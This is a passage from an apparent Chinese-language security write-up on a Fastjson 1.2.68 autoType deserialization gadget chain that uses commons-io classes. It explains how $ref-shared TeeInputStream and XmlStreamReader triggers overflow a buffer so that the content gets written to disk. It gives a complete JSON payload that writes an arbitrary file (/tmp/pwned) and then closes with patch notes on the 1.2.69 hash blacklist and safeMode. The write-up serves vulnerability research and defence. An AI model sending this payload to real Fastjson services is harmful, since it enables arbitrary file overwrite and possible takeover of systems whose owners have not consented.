
最后再return 一个writer,那么此处的out其实就是OutputStreamWriter,我们跟进一下看看:
调试一下看看se是谁。
那么利用链就发生了变化:
1 2 FileWriterWithEncoding.write -> StreamEncoder.write ->
我们跟进implWrite,发现如果不满缓冲区(Underflow)会break,缓冲区满才会writeBytes
默认的缓冲区大小是8192
但是传入的BufferedInputStream一块只有4096
利用$ref可以多次调用StreamEncoder.implWrite向同一个缓冲区写入流数据,直到overflow写文件
再讲讲三个触发器:
第一个触发器 (trigger):执行完之后 TeeInputStream 读取了 4096 个字节,同时将这些 4096 字节写入了它的 branch中 此时,文件 尚未被写入任何内容。
第二个触发器 (trigger): 通过 $ref 被设置为指向与第一个触发器完全相同的 ReaderInputStream 实例,而流(Stream)会保持它们的状态,知道前 4096 字节已经被读取了,会接着读取后边的字节同时写入branch,此时 branch就已经8192个字节了,已经满了。
第三个触发器 (trigger): 使 brach的缓冲区溢出,触发写操作。 简而言之,就是利用多个触发器 (XmlStreamReader),每个触发器都从一个共享的输入管道 (TeeInputStream) 读取一部分数据,迫使这个管道将数据倾倒入一个共享的输出缓冲区 (FileWriterWithEncoding),直到该缓冲区溢出并将内容写入目标文件。
然后说说一些版本上的问题:
commons-io在2.0-2.6和2.7-2.8版本之间各文件的构造函数参数名有些许不同
2.0-2.6版本的POC就是上面所说的,以下为2.6-2.8的POC:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 { "x": { "@type": "com.alibaba.fastjson.JSONObject", "input": { "@type": "java.lang.AutoCloseable", "@type": "org.apache.commons.io.input.ReaderInputStream", "reader": { "@type": "org.apache.commons.io.input.CharSequenceReader", "charSequence": { "@type": "java.lang.String""aaaaaa...(长度要大于8192,实际写入前8192个字符)", "start": 0, "end": 2147483647 }, "charsetName": "UTF-8", "bufferSize": 1024 }, "branch": { "@type": "java.lang.AutoCloseable", "@type": "org.apache.commons.io.output.WriterOutputStream", "writer": { "@type": "org.apache.commons.io.output.FileWriterWithEncoding", "file": "/tmp/pwned", "charsetName": "UTF-8", "append": false }, "charsetName": "UTF-8", "bufferSize": 1024, "writeImmediately": true }, "trigger": { "@type": "java.lang.AutoCloseable", "@type": "org.apache.commons.io.input.XmlStreamReader", "inputStream": { "@type": "org.apache.commons.io.input.TeeInputStream", "input": { "$ref": "$.input" }, "branch": { "$ref": "$.branch" }, "closeBranch": true }, "httpContentType": "text/xml", "lenient": false, "defaultEncoding": "UTF-8" }, "trigger2": { "@type": "java.lang.AutoCloseable", "@type": "org.apache.commons.io.input.XmlStreamReader", "inputStream": { "@type": "org.apache.commons.io.input.TeeInputStream", "input": { "$ref": "$.input" }, "branch": { "$ref": "$.branch" }, "closeBranch": true }, "httpContentType": "text/xml", "lenient": false, "defaultEncoding": "UTF-8" }, "trigger3": { "@type": "java.lang.AutoCloseable", "@type": "org.apache.commons.io.input.XmlStreamReader", "inputStream": { "@type": "org.apache.commons.io.input.TeeInputStream", "input": { "$ref": "$.input" }, "branch": { "$ref": "$.branch" }, "closeBranch": true }, "httpContentType": "text/xml", "lenient": false, "defaultEncoding": "UTF-8" } }
补丁分析 对比看到expectClass的判断逻辑中,对类名进行了Hash处理再比较哈希黑名单,并且添加了三个类:
版本
十进制Hash值
十六进制Hash值
类名
1.2.69
5183404141909004468L
0x47ef269aadc650b4L
java.lang.Runnable
1.2.69
2980334044947851925L
0x295c4605fd1eaa95L
java.lang.Readable
1.2.69
-1368967840069965882L
0xed007300a7b227c6L
java.lang.AutoCloseable
safemode 在1.2.68之后的版本,在1.2.68版本中,fastjson增加了safeMode的支持。safeMode打开后,完全禁用autoType。所有的安全修复版本sec10也支持SafeMode配置。
开启的代码如下:
1 ParserConfig.getGlobalInstance().setSafeMode(true);
开启之后,就完全禁用AutoType即@type了,这样就能防御住Fastjson反序列化漏洞了。
具体的处理逻辑,是放在checkAutoType()函数中的前面,获取是否设置了SafeMode,如果是则直接抛出异常终止运行: